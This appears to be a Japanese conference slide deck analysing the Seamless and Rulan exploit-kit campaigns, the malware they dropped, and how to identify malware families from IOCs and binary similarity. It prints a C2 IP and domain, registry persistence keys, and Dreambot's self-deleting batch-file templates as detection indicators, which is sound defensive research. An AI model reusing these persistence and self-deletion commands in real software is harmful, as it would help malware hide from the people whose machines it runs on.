
# パス毎のRamnitの変化

- **configは地域毎に異なる**
  - おそらくIPで制御
  - 日本→クレジットカード会社、有名サイト
  - USA→銀行、ショッピングサイト、宿泊予約、有名サイト
- **USA**
  - AZORultをダウンロードして実行する

# Seamlessの特徴まとめ(マルウェア)

- 継続してRamnitを利用している
- 時期によってハッシュの変化数にばらつきがある
- Gateに複数のパスが存在し、地域(IP)ごとに
  マルウェアの挙動が変化する
- RamnitのBot登録をおこなう通信先は変化しない

# [Rulan] 検体数の推移



# Rulanでドロップするファミリ

主なファミリ


- Chthonic
  - バンキングトロジャン
- Panda Banker
  - バンキングトロジャン

数検体のみ


- AZORult
  - インフォスティーラー
- Quant Loader
  - ダウンローダー
- Dreambot
  - バンキングトロジャン
- XMR miner
  - 仮想通貨モネロのマイナー
- smoke loader
  - ダウンローダー

# Smoke Loaderのダウンロードする検体の変化

- panda banker
  - 10/19





- monero miner
  - 10/20



# Monero Miner

- CPUで採掘可能な通貨Monero(XMR)のマイナー
- 一般的にマイニングで使用するプログラムを流用しておりマルウェアではない
  - Minergate
  - nanopool




# Rulanの特徴(マルウェア)


- 複数のマルウェアを利用する
- マルウェアのファミリによってハッシュの変化数にばらつきがある
- 活動時期が不定期
- 最終的にはEKを使用しなくなった

# その他キャンペーン

- Fobos
  - Bunitu




- Ngay
  - マイナー



# マルウェアの調査方法

# マルウェアのファミリ名の特定

- **ファミリ名が特定できれば既に解析済みの情報を参照しやすい**
  - 既知情報の有効活用
- **マルウェアのハッシュが違ってもファミリが同じであれば、解析する必要はない**
  - 解析が必要な検体数の削減

# マルウェアのファミリ名の特定方法

- オンラインスキャンサービス VirusTotalを使う
  - 複数のアンチウイルスソフトの検出名を確認
- 手動解析
  - マルウェアの特徴からファミリを判断
- 公開情報の活用
  - 公開情報の収集
  - マルウェアのIOCの調査
  - 既知情報の活用
  - 収集した脅威情報との比較

# マルウェアのファミリ名の特定方法

- オンラインスキャンサービス VirusTotalを使う
  - 複数のアンチウイルスソフトの検出名を確認

精度がよくない


- 手動解析
  - マルウェアの特徴からファミリを判断

手間がかかる
高度な技術が必要

- 公開情報の活用
  - 公開情報の収集
  - マルウェアのIOCの調査
  - 既知情報の活用
  - 収集した脅威情報との比較

# 公開情報の収集

- EK、マルウェアに関する公開情報を収集する





# マルウェアのIOCの調査

- オープンソースのサンドボックスを使う
  - Cuckoo
- オンラインサンドボックスを使う
  - Hybrid Analysis
  - Joe sandbox
  - any.run

# 既知情報の活用

- すでにファミリ名がラベル付けされた検体から
  マルウェアのIOCを調査する



# 検体のハッシュ値はIOCとして使えない

- EKからドロップするマルウェアは高頻度で変化する
- 観測したキャンペーン毎のユニークなマルウェア数
  - Seamless
    - 検体 948
  - Rulan
    - 検体 531

# 注目すべきIOC

- マルウェアの通信先
- マルウェアの挙動
  - レジストリ
  - 実行コマンド、作成されるファイル
  - ランサムノート、拡張子

# 変化しないマルウェアのIOC

## 長期間利用される通信先

- Ramnit
  - IPアドレス
    - bot登録用のIPアドレス(87.106.190.153)がゲート、パスに関わらずに長期間使用されている
  - DGAドメイン名
    - 一度解析すれば長期間利用可能
- Chthonic
  - 2ヶ月間C2サーバが変化しない
  - ponedobla[.]bitに接続

# 変化しないマルウェアのIOC

## Ramnit

- 管理者権限確認に使用するレジストリ
  - jfghdug_ooetvtgk


## Panda Banker

## Dreambot

- 作成し、実行するbatファイル

```
@echo off
:d
del /F /Q "%TEMP%¥{filename}“
if exist "%TEMP%¥{filename}" goto
d
del /F "%TEMP%¥upd[a-z0-
9]{8}.bat"
```

```
:[0-9]{8}
if not exist %1 goto [0-9]{10}
cmd /C ¥"%1 %2¥"
if errorlevel 1 goto [0-9]{8}
:[0-9]{10}
del %0"
```

# IOCの共有

- misp形式で配布中
  - https://github.com/nao-sec/ioc



```
{
  "deleted": false,
  "event_id": "14",
  "object_relation": null,
  "type": "regkey|value",
  "sharing_group_id": "0",
  "uuid": "5a362f2c-62ec-4b09-8afc-4083c0a8010a",
  "ShadowAttribute": [],
  "disable_correlation": false,
  "category": "Persistence mechanism",
  "id": "460",
  "comment": "cmutsitf",
  "to_ids": false,
  "timestamp": "1513500460",
  "object_id": "0",
  "distribution": "3",
  "value":
    "HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run|%APPDATA%\\MICROS~1\\[a-zA-Z0-1\\-_]{8}\\[a-zA-Z0-1\\-_]{8}.exe"
},
```

# マルウェアのバイナリ類似度による調査工数の削減


- 複数のハッシュアルゴリズムを使って実験をおこなった
  - imphash
  - ssdeep
  - sdhash
  - impfuzzy
  - TLSH
- impfuzzyとtlshは同一ファミリの場合、ある程度類似度を示した
  - 可視化までできるimpfuzzyを利用
- グループに分類することで調査対象の検体を絞った


# Seamlessでドロップした検体

- 同じファミリだが複数のクラスタに分類された
  - 224検体→9クラスタ
- ドロップ日時が近い検体同士の類似度が高い
  - パッカーの特性が類似している



# Rulanでドロップした検体

- ファミリが多いためSeamlessほどまとまりがない
  - 453検体→28クラスタ
  - 類似度がない検体も多数
- 同ファミリで類似度が高いものはドロップ日時が近い検体同士の類似度が高い



# Summary

- **Drive-by Download攻撃は2016年に引き続き減少**
  - 4月以降，大規模な攻撃キャンペーンが変化
    - pseudo-Darkleechの活動停止
    - EITestはTechnical Support Scamへ移行
- **2017年はRIG Exploit Kitが圧倒的な勢力**
  - 年間を通して，安定的に多くの攻撃キャンペーンで利用
- **攻撃キャンペーンの変化**
  - 多くの攻撃キャンペーンがMalvertising系へ
  - 日本をターゲットとした攻撃キャンペーンも

# Summary

- EKで利用されるマルウェアのハッシュは不規則に変更される
- キャンペーン毎にマルウェアのファミリはある程度固定される
- 攻撃者のリソースは限られるため通信先はハッシュほど変化しない
- 挙動ベースのIOCは長期間有効である
- バイナリ類似度を利用してある程度、同一ファミリを分類することができた

# Any Questions?